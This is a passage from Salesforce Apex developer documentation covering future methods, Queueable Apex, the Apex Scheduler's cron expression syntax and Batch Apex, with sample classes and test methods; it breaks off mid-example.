@isTest
private class MixedDMLFutureTest {
    @isTest static void test1() {
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // System.runAs() allows mixed DML operations in test context
        System.runAs(thisUser) {
            // startTest/stopTest block to run future method synchronously
            Test.startTest();
            MixedDMLFuture.useFutureMethod();
            Test.stopTest();
        }
        // The future method will run after Test.stopTest();

        // Verify account is inserted
        Account[] accts = [SELECT Id from Account WHERE Name='Acme'];
        System.assertEquals(1, accts.size());
        // Verify user is inserted
        User[] users = [SELECT Id from User where username='mruiz@awcomputing.com'];
        System.assertEquals(1, users.size());
    }
}
```

Future Method Performance Best Practices

Salesforce uses a queue-based framework to handle asynchronous processes from such sources as future methods and batch Apex. This queue is used to balance request workload across organizations. Use the following best practices to ensure your organization is efficiently using the queue for your asynchronous processes.

- Avoid adding large numbers of future methods to the asynchronous queue, if possible. If more than 2,000 unprocessed requests from a single organization are in the queue, any additional requests from the same organization will be delayed while the queue handles requests from other organizations.
- Ensure that future methods execute as fast as possible. To ensure fast execution of batch jobs, minimize Web service callout times and tune queries used in your future methods. The longer the future method executes, the more likely other queued requests are delayed when there are a large number of requests in the queue.
- Test your future methods at scale. Where possible, test using an environment that generates the maximum number of future methods you'd expect to handle. This will help determine if delays will occur.
- Consider using batch Apex instead of future methods to process large numbers of records.

Future Methods with Higher Limits (Pilot)

Note: We provide this feature to selected customers through a pilot program that requires agreement to specific terms and conditions. To be nominated to participate in the program, contact Salesforce. Because pilot programs are subject to change, we can't guarantee acceptance. This pilot feature isn't generally available, as referenced in this document or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available features.

Apex future methods (methods that are annotated with `@future`) currently have the higher asynchronous limits for heap size, CPU timeout, and number of SOQL queries. This pilot enables you to specify even higher values for these and for additional limits in future methods. If you were exceeding a governor limit in your future method, or if you think a future method requires a higher limit, you can increase this limit for your future method.

Note: Running future methods with higher limits might slow down the execution of all your future methods.

One of the following limits can be doubled or tripled for each future method.

- Heap size
- CPU timeout
- Number of SOQL queries
- Number of DML statements issued
- Number of records that were processed as a result of DML operations, `Aprroval.process`, or `Database.emptyRecycleBin`

The higher limit is specified in the method definition as part of the `@future` annotation by using the `limit` parameter, in the following syntax:

```
@future(limits='2x|3xlimitName')
```

For example, to double the amount of heap size that is allowed in your future method, define your method as follows:

```
@future(limits='2xHeap')
public static void myFutureMethod() {
    // Your code here
}
```

Tip: Keep in mind that you can specify only one higher limit per future method. Decide which of the modifiable limits you need the most for your method.

The following limit modifiers are supported. The string value passed to the `limits` parameter inside the annotation is case-insensitive.

Modifier	Description
`@future(limits='2xHeap')`	Heap size limit is doubled (24 MB).
`@future(limits='3xHeap')`	Heap size limit is tripled (36 MB).
`@future(limits='2xCPU')`	CPU timeout is doubled (120,000 milliseconds).
`@future(limits='3xCPU')`	CPU timeout is tripled (180,000 milliseconds).
`@future(limits='2xSOQL')`	Number of SOQL queries limit is doubled (400).
`@future(limits='3xSOQL')`	Number of SOQL queries limit is tripled (600).
`@future(limits='2xDML')`	Number of DML statements limit is doubled (300).
`@future(limits='3xDML')`	Number of DML statements limit is tripled (450).
`@future(limits='2xDMLRows')`[1]	Number of records that were processed as a result of DML operations is doubled (20,000).
`@future(limits='3xDMLRows')`[1]	Number of records that were processed as a result of DML operations is tripled (30,000).

[1] Includes `Aprroval.process` and `Database.emptyRecycleBin` operations.

Queueable Apex

Take control of your asynchronous Apex processes by using the `Queueable` interface. This interface enables you to add jobs to the queue and monitor them, which is an enhanced way of running your asynchronous Apex code compared to using future methods.

For Apex processes that run for a long time, such as extensive database operations or external Web service callouts, you can run them asynchronously by implementing the `Queueable` interface and adding a job to the Apex job queue. In this way, your asynchronous Apex job runs in the background in its own thread and doesn't delay the execution of your main Apex logic. Each queued job runs when system resources become available. A benefit of using the `Queueable` interface methods is that some governor limits are higher than for synchronous Apex, such as heap size limits.

Queueable jobs are similar to future methods in that they're both queued for execution, but they provide you with these additional benefits.

- Getting an ID for your job: When you submit your job by invoking the `System.enqueueJob` method, the method returns the ID of the new job. This ID corresponds to the ID of the AsyncApexJob record. You can use this ID to identify your job and monitor its progress, either through the Salesforce user interface in the Apex Jobs page, or programmatically by querying your record from AsyncApexJob.
- Using non-primitive types: Your queueable class can contain member variables of non-primitive data types, such as sObjects or custom Apex types. Those objects can be accessed when the job executes.
- Chaining jobs: You can chain one job to another job by starting a second job from a running job. Chaining jobs is useful if you need to do some processing that depends on another process to have run first.

Example

This example is an implementation of the `Queueable` interface. The `execute` method in this example inserts a new account.

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
        insert a;
    }
}
```

To add this class as a job on the queue, call this method:

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

After you submit your queueable class for execution, the job is added to the queue and will be processed when system resources become available. You can monitor the status of your job programmatically by querying AsyncApexJob or through the user interface in Setup by clicking **Jobs** > **Apex Jobs**.

To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the `System.enqueueJob` method returns. This example uses the jobID variable that was obtained in the previous example.

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

Similar to future jobs, queueable jobs don't process batches, and so the number of processed batches and the number of total batches are always zero.

Testing Queueable Jobs

This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the `Test.startTest` and `Test.stopTest` block. The system executes all asynchronous processes started in a test method synchronously after the `Test.stopTest` statement. Next, the test method verifies the results of the queueable job by querying the account that the job created.

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

Note: The ID of a queueable Apex job isn't returned in test context—`System.enqueueJob` returns `null` in a running test.

Chaining Jobs

If you need to run a job after some other processing is done first by another job, you can chain queueable jobs. To chain a job to another job, submit the second job from the `execute()` method of your queueable class. You can add only one job from an executing job, which means that only one child job can exist for each parent job. For example, if you have a second class called `SecondJob` that implements the `Queueable` interface, you can add this class to the queue in the `execute()` method as follows:

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        // Your processing logic here

        // Chain this job to next job by submitting the next job
        System.enqueueJob(new SecondJob());
    }
}
```

You can't chain queueable jobs in an Apex test. Doing so results in an error. To avoid getting an error, you can check if Apex is running in test context by calling `Test.isRunningTest()` before chaining jobs.

Queueable Apex Limits

- The execution of a queued job counts once against the shared limit for asynchronous Apex method executions.
- You can add up to 50 jobs to the queue with `System.enqueueJob` in a single transaction.
- No limit is enforced on the depth of chained jobs, which means that you can chain one job to another job and repeat this process with each new child job to link it to a new child job. For Developer Edition and Trial organizations, the maximum stack depth for chained jobs is 5, which means that you can chain jobs four times and the maximum number of jobs in the chain is 5, including the initial parent queueable job.
- When chaining jobs, you can add only one job from an executing job with `System.enqueueJob`, which means that only one child job can exist for each parent queueable job. Starting multiple child jobs from the same queueable job isn't supported.

SEE ALSO:

Queueable Interface

QueueableContext Interface

Apex Scheduler

To invoke Apex classes to run at specific times, first implement the `Schedulable` interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the `System.schedule` method.

Important: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.

Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

If there are one or more active scheduled jobs for an Apex class, you cannot update the class or any classes referenced by this class through the Salesforce user interface. However, you can enable deployments to update the class with active scheduled jobs by using the Metadata API (for example, when using the Force.com IDE). See "Deployment Connections and Options" in the Salesforce Help.

Implementing the `Schedulable` Interface

To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface `Schedulable`.

The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, from Setup, click **Monitoring** > **Scheduled Jobs** or **Jobs** > **Scheduled Jobs**.

The `Schedulable` interface contains one method that must be implemented, `execute`.

```
global void execute(SchedulableContext sc){}
```

The implemented method must be declared as `global` or `public`.

Use this method to instantiate the class you want to schedule.

Tip: Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.

The following example implements the `Schedulable` interface for a class called `mergeNumbers`:

```
global class scheduledMerge implements Schedulable {
   global void execute(SchedulableContext SC) {
      mergeNumbers M = new mergeNumbers();
   }
}
```

The following example uses the `System.Schedule` method to implement the above class.

```
scheduledMerge m = new scheduledMerge();
String sch = '20 30 8 10 2 ?';
String jobID = system.schedule('Merge Job', sch, m);
```

You can also use the `Schedulable` interface with batch Apex classes. The following example implements the `Schedulable` interface for a batch Apex class called `batchable`:

```
global class scheduledBatchable implements Schedulable {
   global void execute(SchedulableContext sc) {
      batchable b = new batchable();
      database.executebatch(b);
   }
}
```

An easier way to schedule a batch job is to call the `System.scheduleBatch` method without having to implement the `Schedulable` interface.

Use the SchedulableContext object to keep track of the scheduled job once it's scheduled. The SchedulableContext `getTriggerID` method returns the ID of the CronTrigger object associated with this scheduled job as a string. You can query `CronTrigger` to track the progress of the scheduled job.

To stop execution of a job that was scheduled, use the `System.abortJob` method with the ID returned by the `getTriggerID` method.

Tracking the Progress of a Scheduled Job Using Queries

After the Apex job has been scheduled, you can obtain more information about it by running a SOQL query on CronTrigger and retrieving some fields, such as the number of times the job has run, and the date and time when the job is scheduled to run again, as shown in this example.

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :jobID];
```

The previous example assumes you have a `jobID` variable holding the ID of the job. The `System.schedule` method returns the job ID. If you're performing this query inside the `execute` method of your schedulable class, you can obtain the ID of the current job by calling `getTriggerId` on the SchedulableContext argument variable. Assuming this variable name is `sc`, the modified example becomes:

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :sc.getTriggerId()];
```

You can also get the job's name and the job's type from the CronJobDetail record associated with the CronTrigger record. To do so, use the `CronJobDetail` relationship when performing a query on CronTrigger. This example retrieves the most recent CronTrigger record with the job name and type from CronJobDetail.

```
CronTrigger job =
    [SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType
    FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1];
```

Alternatively, you can query CronJobDetail directly to get the job's name and type. This next example gets the job's name and type for the CronTrigger record queried in the previous example. The corresponding CronJobDetail record ID is obtained by the `CronJobDetail.Id` expression on the CronTrigger record.

```
CronJobDetail ctd =
    [SELECT Id, Name, JobType
    FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id];
```

To obtain the total count of all Apex scheduled jobs, excluding all other scheduled job types, perform the following query. Note the value '7' is specified for the job type, which corresponds to the scheduled Apex job type.

```
SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7'
```

Testing the Apex Scheduler

The following is an example of how to test using the Apex scheduler.

The `System.schedule` method starts an asynchronous process. This means that when you test scheduled Apex, you must ensure that the scheduled job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `System.schedule` method to ensure it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't include the `System.schedule` method within the `startTest` and `stopTest` methods, the scheduled job executes at the end of your test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions.

This is the class to be tested.

```
global class TestScheduledApexFromTestMethod implements Schedulable {

// This test runs a scheduled job at midnight Sept. 3rd. 2022

   public static String CRON_EXP = '0 0 0 3 9 ? 2022';

   global void execute(SchedulableContext ctx) {
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
                FROM CronTrigger WHERE Id = :ctx.getTriggerId()];

      System.assertEquals(CRON_EXP, ct.CronExpression);
      System.assertEquals(0, ct.TimesTriggered);
      System.assertEquals('2022-09-03 00:00:00', String.valueOf(ct.NextFireTime));

      Account a = [SELECT Id, Name FROM Account WHERE Name =
                   'testScheduledApexFromTestMethod'];
      a.name = 'testScheduledApexFromTestMethodUpdated';
      update a;
   }
}
```

The following tests the above class:

```
@istest
class TestClass {

   static testmethod void test() {
   Test.startTest();

      Account a = new Account();
      a.Name = 'testScheduledApexFromTestMethod';
      insert a;

      // Schedule the test job

      String jobId = System.schedule('testBasicScheduledApex',
      TestScheduledApexFromTestMethod.CRON_EXP,
         new TestScheduledApexFromTestMethod());

      // Get the information from the CronTrigger API object
      CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
         NextFireTime
         FROM CronTrigger WHERE id = :jobId];

      // Verify the expressions are the same
      System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
         ct.CronExpression);

      // Verify the job has not run
      System.assertEquals(0, ct.TimesTriggered);

      // Verify the next time the job will run
      System.assertEquals('2022-09-03 00:00:00',
```

```
            String.valueOf(ct.NextFireTime));
        System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
            [SELECT id, name FROM account WHERE id = :a.id].name);

    Test.stopTest();

    System.assertEquals('testScheduledApexFromTestMethodUpdated',
    [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);

    }
}
```

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Note: Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0–59	None
Minutes	0–59	None
Hours	0–23	, - * /
Day_of_month	1–31	, - * ? / L W
Month	1–12 or the following: • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG	, - * /

Name	Values	Special Characters
	• SEP • OCT • NOV • DEC	
Day_of_week	1–7 or the following: • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 28 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example, if you specify 2L, you are specifying the last Monday of the month. Do not use a range of values with L as the results might be unexpected.
W	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *Day_of_month*. For example, if you specify 20W, and the 20th is a Saturday,

Special Character	Description
	the class runs on the 19th. If you specify `1W`, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday. Tip: Use the `L` and `W` together to specify the last weekday of the month.
`#`	Specifies the *`nth`* day of the month, in the format ***`weekday`*`#`*`day_of_month`***. This is only available for *`Day_of_week`*. The number before the `#` specifies weekday (`SUN-SAT`). The number after the `#` specifies the day of the month. For example, specifying `2#2` means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

Using the `System.scheduleBatch` Method for Batch Jobs

You can call the `System.scheduleBatch` method to schedule a batch job to run once at a specified time in the future. This method is available only for batch classes and doesn't require the implementation of the `Schedulable` interface. This makes it easy to schedule a batch job for one execution. For more details on how to use the `System.scheduleBatch` method, see Using the `System.scheduleBatch` Method.

Apex Scheduler Limits

- You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.
- The maximum number of scheduled Apex executions per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire organization and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

Apex Scheduler Notes and Best Practices

- Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.
- Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.
- You can't use the `getContent` and `getContentAsPDF PageReference` methods in scheduled Apex.
- Synchronous Web service callouts are not supported from scheduled Apex. To be able to make callouts, make an asynchronous callout by placing the callout in a method annotated with `@future(callout=true)` and call this method from scheduled Apex. However, if your scheduled Apex executes a batch job, callouts are supported from the batch class. See Using Batch Apex.
- Apex jobs scheduled to run during a Salesforce service maintenance downtime will be scheduled to run after the service comes back up, when system resources become available. If a scheduled Apex job was running when downtime occurred, the job is rolled back and scheduled again after the service comes back up. Note that after major service upgrades, there might be longer delays than usual for starting scheduled Apex jobs because of system usage spikes.

SEE ALSO:

Schedulable Interface

Batch Apex

A developer can now employ batch Apex to build complex, long-running processes that run on thousands of records on the Force.com platform. Batch Apex operates over small batches of records, covering your entire record set and breaking the processing down to manageable chunks. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and Opportunities on a nightly basis and updates them if necessary, based on custom criteria.

Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex.

You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using SOAP API to query the `AsyncApexJob` object.

Warning: Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see "Scheduling Apex" in the Salesforce online help.

The batch Apex interface is also used for Apex managed sharing recalculations.

For more information on batch jobs, continue to Using Batch Apex on page 237.

For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 182.

IN THIS SECTION:

Using Batch Apex

Using Batch Apex

To use batch Apex, write an Apex class that implements the Salesforce-provided interface `Database.Batchable`, and then invoke the class programmatically.

To monitor or stop the execution of the batch Apex job, from Setup, click **Monitoring** > **Apex Jobs** or **Jobs** > **Apex Jobs**.

Implementing the `Database.Batchable` Interface

The `Database.Batchable` interface contains three methods that must be implemented.

- `start` method:

```
global (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
 {}
```

  The `start` method is called at the beginning of a batch Apex job. Use the `start` method to collect the records or objects to pass to the interface method `execute`. This method returns either a `Database.QueryLocator` object or an Iterable that contains the records or objects passed into the job.

  Use the `Database.QueryLocator` object when you are using a simple query (`SELECT`) to generate the scope of objects used in the batch job. If you use a QueryLocator object, the governor limit for the total number of records retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a `QueryLocator` for all account records (up to 50 million records) in an organization. Another example is a sharing recalculation for the Contact object that returns a `QueryLocator` for all account records in an organization.

  Use the iterable to create a complex scope for the batch job. You can also use the iterable to create your own custom process for iterating through the list.

  Important: If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced.

- `execute` method:

```
global void execute(Database.BatchableContext BC, list<P>){}
```

  The `execute` method is called for each batch of records passed to the method. Use this method to do all required processing for each chunk of data.

  This method takes the following:

  - A reference to the `Database.BatchableContext` object.
  - A list of sObjects, such as `List<sObject>`, or a list of parameterized types. If you are using a `Database.QueryLocator`, use the returned list.

  Batches of records tend to execute in the order in which they're received from the `start` method. However, the order in which batches of records execute depends on various factors. The order of execution isn't guaranteed.

- `finish` method:

```
global void finish(Database.BatchableContext BC){}
```

  The `finish` method is called after all batches are processed. Use this method to send confirmation emails or execute post-processing operations.

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter from `Database.executeBatch` is considered five transactions of 200 records each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates made in the first transaction are not rolled back.

Using Database.BatchableContext

All the methods in the `Database.Batchable` interface require a reference to a `Database.BatchableContext` object. Use this object to track the progress of the batch job.

The following is the instance method with the `Database.BatchableContext` object:

Name	Arguments	Returns	Description
`getJobID`		ID	Returns the ID of the AsyncApexJob object associated with this batch job as a string. Use this method to track the progress of records in the batch job. You can also use this ID with the `System.abortJob` method.

The following example uses the `Database.BatchableContext` to query the `AsyncApexJob` associated with the batch job.

```
global void finish(Database.BatchableContext BC){
   // Get the ID of the AsyncApexJob representing this batch job
   // from Database.BatchableContext.
   // Query the AsyncApexJob object to retrieve the current job's information.
   AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
      TotalJobItems, CreatedBy.Email
      FROM AsyncApexJob WHERE Id =
      :BC.getJobId()];
   // Send an email to the Apex job's submitter notifying of job completion.
   Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
   String[] toAddresses = new String[] {a.CreatedBy.Email};
   mail.setToAddresses(toAddresses);
   mail.setSubject('Apex Sharing Recalculation ' + a.Status);
   mail.setPlainTextBody
   ('The batch Apex job processed ' + a.TotalJobItems +
   ' batches with '+ a.NumberOfErrors + ' failures.');
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
```

Using Database.QueryLocator to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or an iterable.

The following example uses a `Database.QueryLocator`:

```
global class SearchAndReplace implements Database.Batchable<sObject>{

   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global SearchAndReplace(String q, String e, String f, String v){

      Query=q; Entity=e; Field=f;Value=v;
   }
```

```
    global Database.QueryLocator start(Database.BatchableContext BC){
       return Database.getQueryLocator(query);
    }

    global void execute(Database.BatchableContext BC, List<sObject> scope){
      for(sobject s : scope){
      s.put(Field,Value);
      }
      update scope;
     }

    global void finish(Database.BatchableContext BC){
    }
}
```

Using an Iterable in Batch Apex to Define Scope

The `start` method can return either a `Database.QueryLocator` object that contains the records to use in the batch job or an iterable. Use an iterable to step through the returned items more easily.

```
global class batchClass implements Database.batchable{
    global Iterable start(Database.BatchableContext info){
        return new CustomAccountIterable();
    }
    global void execute(Database.BatchableContext info, List<Account> scope){
        List<Account> accsToUpdate = new List<Account>();
        for(Account a : scope){
            a.Name = 'true';
            a.NumberOfEmployees = 70;
            accsToUpdate.add(a);
        }
        update accsToUpdate;
    }
    global void finish(Database.BatchableContext info){
    }
}
```

Using the `Database.executeBatch` Method to Submit Batch Jobs

You can use the `Database.executeBatch` method to programmatically begin a batch job.

Important: When you call `Database.executeBatch`, Salesforce adds the process to the queue. Actual execution can be delayed based on service availability.

The `Database.executeBatch` method takes two parameters:

- An instance of a class that implements the `Database.Batchable` interface.
- An optional parameter *`scope`*. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you are limiting the operations per transaction. This value must be greater than zero. If the `start` method of the batch class returns a QueryLocator, the optional scope parameter of `Database.executeBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to

2,000 records. If the `start` method of the batch class returns an iterable, the scope parameter value has no upper limit. However, if you use a very high number, you can run into other limits.

The `Database.executeBatch` method returns the ID of the AsyncApexJob object, which you can use to track the progress of the job. For example:

```
ID batchprocessid = Database.executeBatch(reassign);

AsyncApexJob aaj = [SELECT Id, Status, JobItemsProcessed, TotalJobItems, NumberOfErrors
                    FROM AsyncApexJob WHERE ID =: batchprocessid ];
```

You can also use this ID with the `System.abortJob` method.

For more informatio, see AsyncApexJob in the *Object Reference for Salesforce and Force.com*.

Holding Batch Jobs in the Apex Flex Queue

With Apex Flex Queue, you can submit up to 100 batch jobs without getting an error.

The outcome of `Database.executeBatch` is as follows.

- The batch job is placed in the Apex flex queue, and its status is set to `Holding`.
- If the Apex flex queue has the maximum number of 100 jobs, `Database.executeBatch` throws a `LimitException` and doesn't add the job to the queue.

Note: If your organization doesn't have Apex Flex Queue enabled, `Database.executeBatch` adds the batch job to the batch job queue with the `Queued` status. If the concurrent limit of queued or active batch job has been reached, a `LimitException` is thrown and the job isn't queued.

Reordering Jobs in the Apex Flex Queue

While submitted jobs have a status of `Holding`, you can reorder them in the Salesforce user interface to control which batch jobs are processed first. To do so, from Setup, click **Jobs** > **Apex Flex Queue**.

Administrators can modify the order of jobs that are held in the Apex flex queue to control when they get processed by the system. For example, administrators can move a batch job up to the first position in the holding queue so that it's the first job that gets processed when the system fetches the next held job from the flex queue. Without administrator intervention, jobs are processed first-in first-out—in the order in which they're submitted.

When system resources become available, the system picks up the next job from the top of the Apex flex queue and moves it to the batch job queue. The system can process up to five queued or active jobs simultaneously for each organization. The status of these moved jobs changes from `Holding` to `Queued`. Queued jobs get executed when the system is ready to process new jobs. You can monitor queued jobs in the Apex Jobs page.

Batch Job Statuses

The following table lists all possible statuses for a batch job along with a description of each.

Status	Description
Holding	Job has been submitted and is held in the Apex flex queue until system resources become available to queue the job for processing.
Queued	Job is awaiting execution.
Preparing	The `start` method of the job has been invoked. This status can last a few minutes depending on the size of the batch of records.

Status	Description
Processing	Job is being processed.
Aborted	Job aborted by a user.
Completed	Job completed with or without failures.
Failed	Job experienced a system failure.

Using the `System.scheduleBatch` Method

You can use the `System.scheduleBatch` method to schedule a batch job to run once at a future time.

The `System.scheduleBatch` method takes the following parameters.

- An instance of a class that implements the `Database.Batchable` interface.
- The job name.
- The time interval, in minutes, after which the job starts executing.
- An optional scope value. This parameter specifies the number of records to pass into the `execute` method. Use this parameter when you have many operations for each record being passed in and are running into governor limits. By limiting the number of records, you are limiting the operations per transaction. This value must be greater than zero. If the `start` method returns a QueryLocator, the optional scope parameter of `System.scheduleBatch` can have a maximum value of 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records. If the `start` method returns an iterable, the scope parameter value has no upper limit. However, if you use a very high number, you can run into other limits.

The `System.scheduleBatch` method returns the scheduled job ID (CronTrigger ID).

This example schedules a batch job to run one minute from now by calling `System.scheduleBatch`. The example passes this method an instance of a batch class (the `reassign` variable), a job name, and a time interval of one minute. The optional *`scope`* parameter has been omitted. The method returns the scheduled job ID, which is used to query CronTrigger to get the status of the corresponding scheduled job.

```
String cronID = System.scheduleBatch(reassign, 'job example', 1);

CronTrigger ct = [SELECT Id, TimesTriggered, NextFireTime
                  FROM CronTrigger WHERE Id = :cronID];

// TimesTriggered should be 0 because the job hasn't started yet.
System.assertEquals(0, ct.TimesTriggered);
System.debug('Next fire time: ' + ct.NextFireTime);
// For example:
// Next fire time: 2013-06-03 13:31:23
```

For more information, see CronTrigger in the *Object Reference for Salesforce and Force.com*.

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution might be delayed based on service availability.
- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

- When the job's schedule is triggered, the system queues the batch job for processing. If Apex Flex Queue is enabled in your organization, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

Batch Apex Examples

The following example uses a `Database.QueryLocator`:

```
global class UpdateAccountFields implements Database.Batchable<sObject>{
   global final String Query;
   global final String Entity;
   global final String Field;
   global final String Value;

   global UpdateAccountFields(String q, String e, String f, String v){
            Query=q; Entity=e; Field=f;Value=v;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
